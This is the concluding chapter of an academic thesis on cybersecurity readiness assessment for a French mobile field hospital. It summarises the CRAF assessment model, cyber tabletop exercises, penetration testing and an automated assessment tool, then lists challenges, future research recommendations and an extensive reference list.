


Figure 24: Contribution summary diagram

Figure 24 above shows the relationship between the three main contribution of this research. It shows how the CRAF assessment focuses more on the MFH processes, but introduces major elements of stakeholders training and adoption if technology. Comparably, Cyber TTX's main focus is on the training and exercise execution with emphasis on the people or stakeholders, while introducing other major elements of MFH process and adoption of technology as part of the full picture. On the other hand, PTs focuses mainly on the technical and cyber equipment implemented in the MFH structure with emphasis on technology adoption and usage, while using the people and processes as a means to which the technological aspects can be reached.

Furthermore, on the basis of this evaluation, we wanted to identify, among the evaluation criteria, those which can be improved. To meet this objective, we proposed to identify these criteria of interest indirectly by mobilizing the proposed CRAF model (N. B Ahmed et al, 2021) [118], and more particularly its applications aspects, for automation. A procedure for determining development and integration of the CRAF assessment model in to simplified, digital version of the theoretical model. This was carried with the use of python programming language and an SQL database to store the frameworks and the results from each assessment.

With its user interface (appendix A) assessments can be performed with a guided processes of clicking and election of option to suit the required context. The assessment processes is then performed automatically based on the parameters provided, and results displayed and stored. This stand-alone automated CRAF assessment software constitutes the fourth contribution of this research.

6.2 Challenges:

The MFH being a unique structure of a healthcare system, its access and background literature, as well as documentation of its infrastructure and processes are not easily accessible or available publicly. One of the main challenges was developing a review of the MFH physical and cyber infrastructure. This proved to be challenging as the availability in the academic sphere was virtually non-existent. Also, there no available publications, journals, articles or even news about any history of cyber-attack directly carried out on any MFH. This challenge had to influence several inferences to the MFH being a sub-sector of the healthcare sector, and as such, its vulnerabilities and history of attacks may also apply to it as well. However, the MFH physical infrastructure being a miniature version of the traditional hospitals, the complexity induced by its functions; warrant the categorisations as its deployment is mainly due to emergency response scenarios. The relevance of this can be considered with regard to the initial challenge of the MFH, as not being a permanently deployed structure for day-to-day applications.

In addition, the MFH infrastructure's limited access to the main physical structure itself was a challenge. As this MFH in France (ESCRIM) is a governmental assets, and as such, needs a series of processes and approval mechanisms to be followed, limited the opportunity to have a first-hand experience and implementation of the contributions directly on the original structure, instead of simulated setup. This would have improved the understanding of the MFH processes and its infrastructure, thus, improving the results of this research.

Another challenge faced was gaining access to the MFH stakeholders and staff. With the stakeholders being deployed during the COVID-19 pandemic, at the time of writing this thesis, it was rather a daunting task to get hold of any stakeholder in order to get more information via interviews and structured discussions. This, in turn affect the quality of the results of the thesis in the long term, as the research progresses.

Also, the adoption and selection processes ranging from the adoption of resilience definition, to assessment frameworks selection, to adoption approaches, to PT framework selections, all of which proved to be a challenge. This was due to the MFH design and architecture, with which its stakeholder apply to perform the processes with the use the cyber infrastructure. In other words, choosing a specific framework or adoption approach that would work seamlessly with the MFH context was difficult in terms of the decision making process. This is also due to fact that there has not been any history of its implementations, as well as any publicly available literature or manual to use a guide in the decision making process.

Finally, the automation of the proposed CRAF model in detail with more features and simplification was a challenge due to the time limit required to complete this thesis. Even though the main functionalities of the CRAF assessment software are available and functional, certain aspects such as the user interface and database storage could have been improved. Also, this challenge is also due to the limited capability in using advanced techniques of python programming to improve further the functionality of the software. In addition, the software was developed majorly with the sole purpose of its functionality in mind, rather due to time constraints, secure programming techniques were omitted in certain aspects of the source code. Also, in certain cases of the source code review afterwards, a small number of observations, where the choice of programming language approach was questionable, but was overlooked as time could not permit a re-construction of the whole automation process.

To practically put in contrast, the more details on the contributions of this thesis as well as the challenges faced in the course of the research gives it more in terms of its broad range of perspectives provided.

6.3 Future work & Recommendations:

This work has studied new avenues in order to contribute to the improvement of cybersecurity readiness of the MFH in terms of evaluation, assessment and testing. Simplifying contributions could be considered as first developments, in addition to an in-depth evaluation that deserve to be carried out. The assessment of the contributions and the analysis of their limitations allows us to evoke different avenues for improvement and work prospects.

In the future, the plan to keep studying Internet threats has to proceed and continue. As cyberthreats become more sophisticated, so do the techniques needed to fight them, which will have to be more advanced as well. In particular, as attacks become more targeted towards the MFH with higher profile techniques, it will not be possible to leverage the scale as done in this thesis only to fight them. Some of the elements that is proposed, such as the CRAF model of assessment, could however be adapted to assess these new threats. In the future work, there should be a plan to explore the use of other developed assessment methods, other cyber TTX methodologies and scenarios, PT techniques and tools, in order to prevent the occurrence of targeted attacks such. On the software side, combining different programming languages, coupled with routine source code inspection should be part of the methods needed to improve the system.

This concluding chapter does not mark the end of the research concerning the cyber- security assessments, exercises, tests, and practices. Instead, this study should be an opportunity that has opened up further research areas which need to be explored. In future research, further investigation in to the application and adaptability of the CRAF model and its practicality should be explored. In addition, the research is focused on the context of the MFH infrastructure and processes in the European region of France. However, the argument that the model developed here could be implemented in an international, national and local levels, cyber resilience practices are intertwined. The deliberations discussed reveal new avenues of research objectives which need to be outlined to cover a broader range of cyber-security challenges. Future research could be extended to other critical sectors, such as the Oil and Gas sector, the Environmental sector, all of which have similar challenges. Moreover, all of these research areas are able provide a foundation for more articulate future research agenda. Outlined are recommendations that are useful to implement beyond this thesis, as described in the Table 16.

Future Research Areas	
Recommendation 1	A key recommendation for future research would be empirical research on specific MFH cyber-attack problems, aimed at investigating and documenting any security practices applied for future references.
Recommendation 2	Progress the proposed CRAF model further: Further research is needed to create a more sustainable assessment model to cover more instances and scenarios considering nature of cyber-space. More case studies in different areas are needed to be analysed in-depth, in order to create a clearer process in adoption on CR frameworks.
Recommendation 3	Further improvement of the cyber TTX scenarios and injects: It is important to improve the cyber TTX scenarios and injects in order to provide a wider range of implementation in terms of practices and processes in other security areas. There is a need to explore creative scenarios, as the cyberthreat actors are already evolving, so should the cyber resilience practices. Particular research in awareness raising and education, and situational awareness should be integrated into exclusive a mandatory practices embedded in all cyber TTXs.
Recommendation 4	Private sector inclusion: Finally, the increasing inclusion of private actors, in sub-contracting certain security responsibilities such as end-user protection, external training etc., has revealed another research area. The investigation into the motivation of individual actors to get involved in the security participation sphere, as they move to invest resources and knowledge, that may or may not be solely a profit-oriented perspective.

Recommendation 5	<p>Advanced assessment tools:</p> <p>The development and improvement of more advanced assessment tools, such as improving the functionality and user interface of the automated CRAF model. Such improvements, though require investment of time and resources, eventually proves to save time and improve accuracy of assessment results, in the long term.</p>
------------------	---

Table 16: Future research areas

These recommendations described in Table 16 above, show immediate perspective towards the underpinning rationale for advancing the contributions of this thesis. A combination of both qualitative and quantitative empirical studies are possibilities that could be explored in future research areas, as this thesis serves as a guideline for developing a comprehensive understanding of cyberthreats beyond this thesis.

References & Bibliography

- [1]. Us-cert.cisa.gov. 2021. *What is Cybersecurity? / CISA*. [online] Available at: <<https://us-cert.cisa.gov/ncas/tips/ST04-001>> [Accessed 11 August 2021].
- [2]. Graham, C. (2017). *NHS cyber-attack: Everything you need to know about 'biggest ransomware' offensive in history*. [online] The Telegraph. Available at: <http://www.telegraph.co.uk/news/2017/05/13/nhs-cyber-attack-everything-need-know-biggest-ransomware-offensive/> [Accessed 18 Jun. 2017].
- [3]. Luminet. (2017). *The Importance of Cyber Security - Luminet*. [online] Available at: <http://luminet.co.uk/importance-cyber-Security/> [Accessed 18 Jun. 2017].
- [4]. SearchSecurity. 2021. *What is Cybersecurity? Everything You Need to Know*. [online] Available at: <<https://searchsecurity.techtarget.com/definition/cybersecurity>> [Accessed 13 September 2021].
- [5]. Kaspersky 2021. [online] Available at: <<https://www.kaspersky.com/resource-center/definitions/what-is-cyber-security>> [Accessed 13 September 2021].
- [6]. Chang, Y. C. (2012). *Cybercrime in the greater China region: Regulatory responses and crime prevention across the Taiwan Strait*. Edward Elgar Publishing.
- [7]. Smith, R., Grabosky, P., & Urbas, G. (2004). Cyber criminals on trial. *Criminal Justice Matters*, 58(1), 22-23.
- [8]. Holling, C., 1973. Resilience and Stability of Ecological Systems. *Annual Review of Ecology and Systematics*, 4(1), pp.1-23.
- [9]. Brand, F. S., and K. Jax. 2007. Focusing the meaning(s) of resilience: resilience as a descriptive concept and a boundary object. *Ecology and Society* 12(1): 23. [online] URL: <http://www.ecologyandsociety.org/vol12/iss1/art23/>

- [10]. Kinzig, A. P., P. Ryan, M. Etienne, H. Allison, T. Elmqvist, and B. H. Walker. 2006. Resilience and regime shifts: assessing cascading effects. *Ecology and Society* 11(1): 20. [online] URL: <http://www.ecologyandsociety.org/vol11/iss1/art20/>
- [11]. Stockholmresilience.org. 2021. *What is resilience?*. [online] Available at: <https://www.stockholmresilience.org/research/research-news/2015-02-19-what-is-resilience.html> [Accessed 13 September 2021].
- [12]. Haimes, Y., 2009. On the Definition of Resilience in Systems. *Risk Analysis*, 29(4), pp.498-501.
- [13]. Hollnagel, E., 2016. Resilience Engineering: A New Understanding of Safety. *Journal of the Ergonomics Society of Korea*, 35(3), pp.185-191.
- [14]. Jackson, S., Cook, S. and Ferris, T., 2015. Towards a Method to Describe Resilience to Assist System Specification. *INCOSE International Symposium*, 25(1), pp.553-566.
- [15]. Hollnagel, Erik, and Yushi Fujita. 2013. "The Fukushima Disaster: Systemic Failures as the Lack of Resilience." *Nuclear Engineering and Technology* 45(1): 13–20.
- [16]. 2009. CRITICAL INFRASTRUCTURE RESILIENCE FINAL REPORT AND RECOMMENDATIONS. Department of Homeland Security, pp.8-9.
- [17]. Lundberg, J. and Johansson, B., 2015. Systemic resilience model. *Reliability Engineering & System Safety*, 141, pp.22-32.
- [18]. Southwick, S., Bonanno, G., Masten, A., Panter-Brick, C. and Yehuda, R., 2014. Resilience definitions, theory, and challenges: interdisciplinary perspectives. *European Journal of Psychotraumatology*, 5(1), p.25338.
- [19]. Southwick, S., Bonanno, G., Masten, A., Panter-Brick, C. and Yehuda, R., 2014. Resilience definitions, theory, and challenges: interdisciplinary perspectives. *European Journal of Psychotraumatology*, 5(1), p.25338.

- [20]. Francis, R. and Bekera, B., 2014. A metric and frameworks for resilience analysis of engineered and infrastructure systems. *Reliability Engineering & System Safety*, 121, pp.90-103.
- [21]. R. Berkeley III, A. and Wallace, M., 2010. *A Framework for Establishing Critical Infrastructure Resilience Goals*. [online] Available at: <<https://www.dhs.gov/xlibrary/assets/niac/niac-a-framework-for-establishing-critical-infrastructure-resilience-goals-2010-10-19.pdf>> [Accessed 14 September 2021].
- [22]. Marczuk, Karina Paulina, Australia's Approach to Resilience (2015). Arhivele Olteniei, 29, 261–271 (2015), Available at SSRN: <https://ssrn.com/abstract=3310370>
- [23]. Kates, R. W., W. C. Clark, R. Corell, J. M. Hall, C. C. Jaeger, I. Lowe, J. J. McCarthy, H. J. Schellnhuber, B. Bolin, N. M. Dickson, S. Faucheux, G. C. Gallopin, A. Grüber, B. Huntley, J. Jäger, N. S. Jodha, R. E. Kasperson, A. Mabogunje, P. Matson, H. Mooney, B. Moore III, T. O’Riordan, and U. Svedin. 2001. Sustainability science. *Science* 292:641-642.
- [24]. Ww3.weforum.org. 2012. *Partnering for Cyber Resilience, Risk and Responsibility in a Hyperconnected World - Principles and Guidelines*. [online] Available at: <http://ww3.weforum.org/docs/WEF_IT_PartneringCyberResilience_Guidelines_2012.pdf> [Accessed 14 September 2021].
- [25]. G. H. Wold, Cybersecurity Resilience Planning Handbook. LexisNexis, 2020.
- [26]. M. T. Report, Cyber Resiliency Engineering Framework Approved By :, no. September. 2011.
- [27]. Ww1.issa.int. 2021. *C.3. eHealth – ICT Application in Healthcare / International Social Security Association (ISSA)*. [online] Available at: <<https://ww1.issa.int/guidelines/ict/180153>> [Accessed 14 September 2021].
- [28]. Furdu, I. and Patrut, B., 2013. ICT Applications and Solutions in Healthcare. Handbook of Research on ICTs and Management Systems for Improving Efficiency in Healthcare and Social Care, pp.559-576.

- [29]. Sekhar, S., 2021. Hospital Organisation Structure.
- [30]. CIS. 2021. *Cyber Attacks: In the Healthcare Sector*. [online] Available at: <<https://www.cisecurity.org/blog/cyber-attacks-in-the-healthcare-sector/>> [Accessed 15 September 2021].
- [31]. Culbertson, N., 2021. *Council Post: Increased Cyberattacks On Healthcare Institutions Shows The Need For Greater Cybersecurity*. [online] Forbes. Available at: <<https://www.forbes.com/sites/forbestechcouncil/2021/06/07/increased-cyberattacks-on-healthcare-institutions-shows-the-need-for-greater-cybersecurity/?sh=3bfd0a7b5650>> [Accessed 15 September 2021].
- [31b] Asana. 2021. *SWOT Analysis: What Is it and How Do You Use It (with Examples)* • Asana. [online] Available at: <<https://asana.com/resources/swot-analysis>> [Accessed 17 November 2021].
- [31c] Ghelber, A., 2020. *SWOT Analysis For Business Development: 5 Easy Tactics To Deploy (Updated 2020) - Revuze*. [online] Revuze.it. Available at: <<https://www.revuze.it/blog/swot-analysis-for-business-development/>> [Accessed 17 January 2019].
- [32]. TheFreeDictionary.com. 2012. *mobile hospital*. [online] Available at: <<https://medical-dictionary.thefreedictionary.com/mobile+hospital>> [Accessed 16 September 2021].
- [33]. Escrim.org. 2009. *ESCRIM*. [online] Available at: <<https://www.escrim.org/>> [Accessed 16 September 2021].
- [34]. ISRAEL21c. 2021. *WHO ranks IDF field hospital as world's best - ISRAEL21c*. [online] Available at: <<https://www.israel21c.org/who-ranks-idf-field-hospital-as-worlds-best/>> [Accessed 17 September 2021].
- [35]. D. V Dimitrov, Medical Internet of Things and Big Data in Healthcare., *Healthc. Inform. Res.* 22 (2016) 156–63. doi:10.4258/hir.2016.22.3.156.

- [36]. T. Walker, Interoperability a must for hospitals, but it comes with risks, *Manag. Healthc. Exec.* (2017). <http://managedhealthcareexecutive.modernmedicine.com/managed-healthcareexecutive/news/interoperability-must-hospitals-it-comes-risks> (accessed February 28, 2018).
- [37]. A. Shenoy, J.M. Appel, Safeguarding confidentiality in electronic health records, *Cambridge Q. Healthc. Ethics.* 26 (2017) 337–341. doi:10.1017/S0963180116000931.
- [38]. C.S. Kruse, B. Frederick, T. Jacobson, D.K. Monticone, Cybersecurity in healthcare: A systematic review of modern threats and trends, *Technol. Heal. Care.* 25 (2017) 1–10. doi:10.3233/THC-161263.
- [39]. R.S. Ross, L. Feldman, G.A. Witte, Rethinking Security through Systems Security Engineering, *ITL Bull.* - December 2016. (2016). <https://www.nist.gov/publications/rethinking-securitythrough-systems-security-engineering> (accessed March 2, 2018).
- [40]. Ò. Solans Fernández, C. Gallego Pérez, F. García-Cuyàs, N. Abdón Giménez, M. Berruezo Gallego, A. Garcia Font, M. González Quintana, S. Hernández Corbacho, E. Sarquella Casellas, Shared Medical Record, Personal Health Folder and Health and Social Integrated Care in Catalonia: ICT Services for Integrated Care, in: Springer, Cham, 2017: pp. 49–64. doi:10.1007/978-3-319-28661-7_4.
- [41]. R. Kam, The human risk factor of a healthcare data breach - Community Blog, *Heal. IT Exch.* (2015). <https://searchhealthit.techtarget.com/healthitexchange/CommunityBlog/the-humanrisk-factor-of-a-healthcare-data-breach/> (accessed April 10, 2018).
- [42]. B.L. Filkins, J.Y. Kim, B. Roberts, W. Armstrong, M.A. Miller, M.L. Hultner, A.P. Castillo, J.-C. Ducom, E.J. Topol, S.R. Steinhubl, Privacy and security in the era of digital health: what should translational researchers know and do about it?, *Am. J. Transl. Res.* 8 (2016) 1560–80. <http://www.ncbi.nlm.nih.gov/pubmed/27186282> (accessed February 19, 2018).

- [43]. R. Abelson, M. Goldstein, Anthem hacking points to security vulnerabilities of healthcare industry, *New York Times*. (2015). <http://www.nytimes.com/2015/02/06/business/expertssuspect-lax-security-left-anthem-vulnerable-to-hackers.html>.
- [44]. G. Bell, M. Ebert, Health Care and Cyber Security, 2015. <https://advisory.kpmg.us/content/dam/kpmgadvisory/PDFs/ManagementConsulting/2015/KPMG-2015-Cyber-Healthcare-Survey.pdf>.
- [45]. Ponemon Institute, Sixth Annual Benchmark Study on Privacy & Security of Healthcare Data, 2016. <https://www.ponemon.org/library/sixth-annual-benchmark-study-on-privacysecurity-of-healthcare-data-1> (accessed February 19, 2018).
- [46]. P.A. Williams, A.J. Woodward, Cybersecurity vulnerabilities in medical devices: a complex environment and multifaceted problem., *Med. Devices (Auckl)*. 8 (2015) 305–16. doi:10.2147/MDER.S50048.
- [47]. Health Data Management. 2021. *Boys Town hospital cyberattack affects records of 105,000 patients*. [online] Available at: <<https://www.healthdatamanagement.com/news/boys-town-hospital-cyberattack-affects-records-of-105-000-patients>> [Accessed 17 September 2021].
- [48]. Inside Science. 2018. *Hospitals, Hacks, Malware and Medical Safety*. [online] Available at: <<https://www.insidescience.org/news/hospitals-hacks-malware-and-medical-safety>> [Accessed 17 September 2021].
- [49]. Spitzer, J., 2018. *5 most-read cybersecurity stories in 2018*. [online] [Beckershospitalreview.com](https://www.beckershospitalreview.com). Available at: <<https://www.beckershospitalreview.com/cybersecurity/5-most-read-cybersecurity-stories-in-2018.html>> [Accessed 17 September 2021].
- [50]. Imperva.com. 2019. [online] Available at: <<https://www.imperva.com/resources/reports/CyberEdge-2019-CDR-Report-v1.1.pdf>> [Accessed 17 September 2021].

- [51]. Pages.bitglass.com. 2020. *Healthcare Breach Report 2020 Breaches on the Upsurge*. [online] Available at: <https://pages.bitglass.com/rs/418-ZAL-815/images/2020_Healthcare_Breach_Report.pdf?aliId=eyJpIjoicXZKN0ZJTmdSM0czc245MyIsInQiOiJCRkNH3AwTFJ0NU5uZ29WK3pxYStRPT0ifQ%253D%253D> [Accessed 17 September 2021].
- [52]. E. Snell, Hacking Still Leading Cause of 2015, *Heal. IT Secur.* (2015). <https://healthitsecurity.com/news/hacking-still-leading-cause-of-2015-health-data-breaches> (accessed February 19, 2018).
- [53]. HHS, Ransomware and HIPAA, 2016. <https://www.hhs.gov/sites/default/files/RansomwareFactSheet.pdf> (accessed February 19, 2018).
- [54]. Ponemon Institute, 2017 Cost of Data Breach Study: United States, 2017. <https://www.ponemon.org/library/2017-cost-of-data-breach-study-united-states> (accessed February 19, 2018).
- [55]. D. Storm, MEDJACK: Hackers hijacking medical devices to create backdoors in hospital networks, *Comput. World.* (2015) 8. <https://www.computerworld.com/article/2932371/cybercrime-hacking/medjack-hackershijacking-medical-devices-to-create-backdoors-in-hospital-networks.html> (accessed February 19, 2018).
- [56]. Coursehero.com. 2006. SWOT Analysis in Strategic Management Unbeatable.docx - SWOT Analysis in Strategic Management Definition SWOT analysis is an examination of an | Course Hero. [online] Available at: <<https://www.coursehero.com/file/32708065/SWOT-Analysis-in-Strategic-Management-Unbeatabledocx/>> [Accessed 17 September 2021].
- [57]. Mishra, A. and Mishra, D., 2013. Applications of Stakeholder Theory in Information Systems and Technology. *Engineering Economics*, 24(3).

- [58]. Bryson, J., 2004. What to do when Stakeholders matter. *Public Management Review*, 6(1), pp.21-53.
- [59]. Andriof, J. and Waddock, S., 2002. *Unfolding Stakeholder Engagement*.
- [60]. R. Haigh, D. Amaratunga, C. Liyanage, K. Ginige, N. Arambepola , R. Dutta (2015) South Asian regional position paper on Horizon 2020 societal challenges. CASCADE project.
- [61]. Cisternelli, E., 2021. *7 Cybersecurity Frameworks To Reduce Cyber Risk*. [online] BitSight. Available at: <<https://www.bitsight.com/blog/7-cybersecurity-frameworks-to-reduce-cyber-risk>> [Accessed 17 September 2021].
- [62]. Linkov, I., Eisenberg, D. A., Plourde, K., Seager, T. P., Allen, J., & Kott, A. (2013) Resilience metrics for cyber systems *Environment Systems and Decisions*, 33, 471–476. doi:10.1007/s10669-013-9485-y
- [63]. Nist.gov. (2019). [online] Available at: <http://www.nist.gov/cyberframework/upload/cybersecurity-framework-021214.pdf> [Accessed 18 Jun. 2019].
- [64]. Ffiiec.gov. 2017. *Cybersecurity Assessment Tool*. [online] Available at: <https://www.ffiec.gov/pdf/cybersecurity/FFIEC_CAT_May_2017.pdf> [Accessed 17 September 2021].
- [65]. Enisa.europa.eu. (2019). *Resilience Metrics and Measurements: Technical Report*. [online] Available at: <https://www.enisa.europa.eu/publications/metrics-tech-report> [Accessed 19 Sep. 2019].
- [66]. Coras.sourceforge.net. (2019). *The CORAS Language*. [online] Available at: http://coras.sourceforge.net/coras_language.html [Accessed 20 Sep. 2019].
- [67]. General Data Protection Regulation (GDPR). (2020). *General Data Protection Regulation (GDPR) – Official Legal Text*. (online) Available at: <https://gdpr-info.eu> (Accessed 7 Jan. 2020).

[68]. Finkle, J. (2019). *FBI warns healthcare firms they are targeted by hackers*. (online) U.S. Available at: <https://www.reuters.com/article/us-cybersecurity-healthcare-fbi/fbi-warns-healthcare-firms-they-are-targeted-by-hackers-idUSKBN0GK24U20140820> (Accessed 4 Nov. 2019).

[69]. Gurudutt, K. (2019). *Cyber Security Framework for Healthcare* (online) SogetiLabs. Available at: <https://labs.sogeti.com/cyber-security-framework-healthcare/> (Accessed 20 Nov. 2019).

[70]. Directive (EU) 2016/1148 of the European Parliament and of the Council of 6 July 2016 concerning measures for a high common level of security of network and information systems across the Union, https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=uriserv:OJ.L_.2016.194.01.0001.01.ENG

[71]. Dimensional Research, Trends in Security Framework Adoption: A Survey of IT and Security Professionals, Sunnyvale, California (static.tenable.com/marketing/tenable-csf-report.pdf), 2016.

[72]. U.S Food and Drug Administration, Content of Premarket Submissions for Management of Cybersecurity in Medical Devices: Guidance for Industry and Food and Drug Administration Staff, Silver Spring, Maryland (www.fda.gov/ucm/groups/fdagov-public/@fdagov-meddev-gen/documents/document/ucm356190.pdf), 2014.

[73]. U.S Food and Drug Administration, Postmarket Management of Cybersecurity in Medical Devices: Guidance for Industry and Food and Drug Administration Staff, Silver Spring, Maryland (www.fda.gov/ucm/groups/fdagov-public/@fdagov-meddev-gen/documents/document/ucm482022.pdf), 2016.

[74]. Allport, M. (2019). *ISO 27001 vs NIST Cybersecurity Framework*. (online) Blog.compliancecouncil.com.au. Available at: <https://blog.compliancecouncil.com.au/blog/iso-27001-vs-nist-cybersecurity-framework> (Accessed 25 Nov. 2019).

[75]. Dionach. (2019). *What is the difference between ISO 27001 and ISO 27002?*. (online) Available at: <https://www.dionach.com/blog/what-is-the-difference-between-iso-27001-and-iso-27002> (Accessed 25 Nov. 2019).

[76]. Iso27001security.com. (2019). *ISO 27799 ISMS for healthcare*. (online) Available at: <https://www.iso27001security.com/html/27799.html> (Accessed 25 Nov. 2019).

[77]. Ffiiec.gov. (2019). *FFIEC Cybersecurity Awareness*. (online) Available at: <https://www.ffiiec.gov/cyberassessmenttool.htm> (Accessed 25 Nov. 2019).

[78]. ANSSI. (2019). *The French CIIP Framework*. (online) Available at: <https://www.ssi.gouv.fr/en/cybersecurity-in-france/ciip-in-france/> (Accessed 25 Nov. 2019).

[79]. Enisa.europa.eu. (2019). *CSIRT Maturity - Self-assessment Tool*. (online) Available at: <https://www.enisa.europa.eu/topics/csirts-in-europe/csirt-capabilities/csirt-maturity/csirt-maturity-self-assessment-survey> (Accessed 25 Nov. 2019).

[80]. Healthit.gov. (2019). *Security Risk Assessment Tool | HealthIT.gov*. (online) Available at: <https://www.healthit.gov/topic/privacy-security-and-hipaa/security-risk-assessment-tool> (Accessed 25 Nov. 2019).

[81]. Us-cert.gov. (2019). *ICS-CERT Landing | CISA*. (online) Available at: <https://www.us-cert.gov/ics> (Accessed 20 Nov. 2019).

[82]. APMG International. 2021. *Cyber Tabletop Exercises – What are they & why you need to conduct them regularly?*. [online] Available at: <https://apmg-international.com/article/cyber-tabletop-exercises-what-are-they-why-you-need-conduct-them-regularly> [Accessed 4 October 2021].

[83]. FEMA.GOV. 2021. *Homeland Security Exercise and Evaluation Program*. [online] Available at: <https://www.fema.gov/emergency-managers/national-preparedness/exercises/hseep> [Accessed 4 October 2021].

[84]. Pierre RATINAUD. “**Pas à pas Iramuteq**”. Iramuteq. April 2015. Comments : Tutorial that presents the functionalities of the IRaMuTeQ (“Interface de R pour les analyses Multidimensionnelles de Textes et de Questionnaires”) software and its possibilities in text analysis. Source:

http://www.iramuteq.org/documentation/fichiers/Pas%20a%20Pas%20IRAMUTEQ_0.7alpha2.pdf/view, Key words : Corpus texte, analyse multidimensionnelle, Access date : 24th of February 2020.

[85]. Mélanie Ferrara. “**Partie 2 : Les types d’analyses (iramuteq)**”. Youtube. 3rd of April 2017. Comments : Lesson about the different kind of analysis with iramuteq and examples of interpretations of the results. Source : <https://www.youtube.com/watch?v=ErUr0xvMPhk>, Key words : Text mining, Access date : 23rd March 2020.

[86]. Happiest Minds. 2021. *What is Penetration Testing?*. [online] Available at: <<https://www.happiestminds.com/Insights/penetration-testing/>> [Accessed 22 October 2021].

[87]. VAADATA - Ethical Hacking Services. 2021. *Penetration Testing: Approach, Methodology, Types of Tests and Rates*. [online] Available at: <<https://www.vaadata.com/blog/penetration-testing-approach-methodology-types-of-tests-and-rates/>> [Accessed 22 October 2021].

[88]. Vumetric. 2021. *Top 5 Penetration Testing Methodologies and Standards*. [online] Available at: <<https://www.vumetric.com/blog/top-penetration-testing-methodologies/>> [Accessed 22 October 2021].

[89]. Scarfone, K., Souppaya, M., Cody, A. and Orebaugh, A., n.d. *Technical guide to information security testing and assessment*. pp.ES1-ES2.

[90]. 2021. Information Systems Security Assessment Framework (ISSAF). 2nd ed. OISSG, pp.18-19.

[91]. Redscan. 2021. *What is OWASP penetration testing? - Redscan*. [online] Available at: <<https://www.redscan.com/news/what-is-owasp-penetration-testing/>> [Accessed 22 October 2021].

- [92]. Equilibrium Security. 2021. *What is CREST Penetration Testing? - Equilibrium Security*. [online] Available at: <<https://equilibrium-security.co.uk/advice-and-consultancy/penetration-testing/what-is-crest-penetration-testing/>> [Accessed 22 October 2021].
- [93]. Crest-approved.org. 2021. *Penetration Testing – A Guide for Running an Effective Programme*. [online] Available at: <<https://www.crest-approved.org/2018/07/20/penetration-testing-a-guide-for-running-an-effective-programme/index.html>> [Accessed 22 October 2021].
- [94]. Attack.mitre.org. 2021. *MITRE ATT&CK®*. [online] Available at: <<https://attack.mitre.org/>> [Accessed 22 October 2021].
- [95]. McAfee.com. 2021. *What is the MITRE ATT&CK Framework? | Get the 101 Guide | McAfee*. [online] Available at: <<https://www.mcafee.com/enterprise/en-us/security-awareness/cybersecurity/what-is-mitre-attack-framework.html>> [Accessed 22 October 2021].
- [96]. Sans.org. 2021. *Applying Security Awareness to the Cyber Kill Chain*. [online] Available at: <<https://www.sans.org/blog/applying-security-awareness-to-the-cyber-kill-chain/>> [Accessed 22 October 2021].
- [97]. PikPng.com. 2021. *The Cyber Kill Chain Framework Was Developed By Lockheed - Cyber Kill Chain Clipart (#2190685) - PikPng*. [online] Available at: <https://www.pikpng.com/pngvi/iiRoxmm_the-cyber-kill-chain-framework-was-developed-by-lockheed-cyber-kill-chain/> [Accessed 22 October 2021].
- [98]. Seale, K., McDonald, J., Glisson, W., Pardue, H. and Jacobs, M., 2018. MedDevRisk: Risk Analysis Methodology for Networked Medical Devices. *Proceedings of the 51st Hawaii International Conference on System Sciences*,.
- [99]. Herzog, P., 2010. OSSTMM 3 – The Open Source Security Testing Methodology Manual. 3rd ed. ISECOM, pp.69-85.

- [100]. Ibm.com. 2021. *What is a cyber attack? | IBM*. [online] Available at: <<https://www.ibm.com/topics/cyber-attack>> [Accessed 16 November 2021].
- [101] SearchSecurity. 2021. *What is cyberterrorism?*. [online] Available at: <<https://searchsecurity.techtarget.com/definition/cyberterrorism>> [Accessed 16 November 2021].
- [102] Hashed Out by The SSL Store™. 2021. *The Rise of Cyber Resilience*. [online] Available at: <<https://www.thesslstore.com/blog/the-rise-of-cyber-resilience/>> [Accessed 16 November 2021].
- [103] Palo Alto Networks. 2021. *Malware / What is Malware & How to Stay Protected from Malware Attacks*. [online] Available at: <<https://www.paloaltonetworks.com/cyberpedia/what-is-malware>> [Accessed 16 November 2021].
- [104] Us.norton.com. 2021. *What Is A Computer Virus?*. [online] Available at: <<https://us.norton.com/internetsecurity-malware-what-is-a-computer-virus.html>> [Accessed 16 November 2021].
- [105] Malwarebytes.com. 2021. *Trojan Horse Virus | Trojan Horse Malware | What is a Trojan Virus*. [online] Available at: <<https://www.malwarebytes.com/trojan>> [Accessed 16 November 2021].
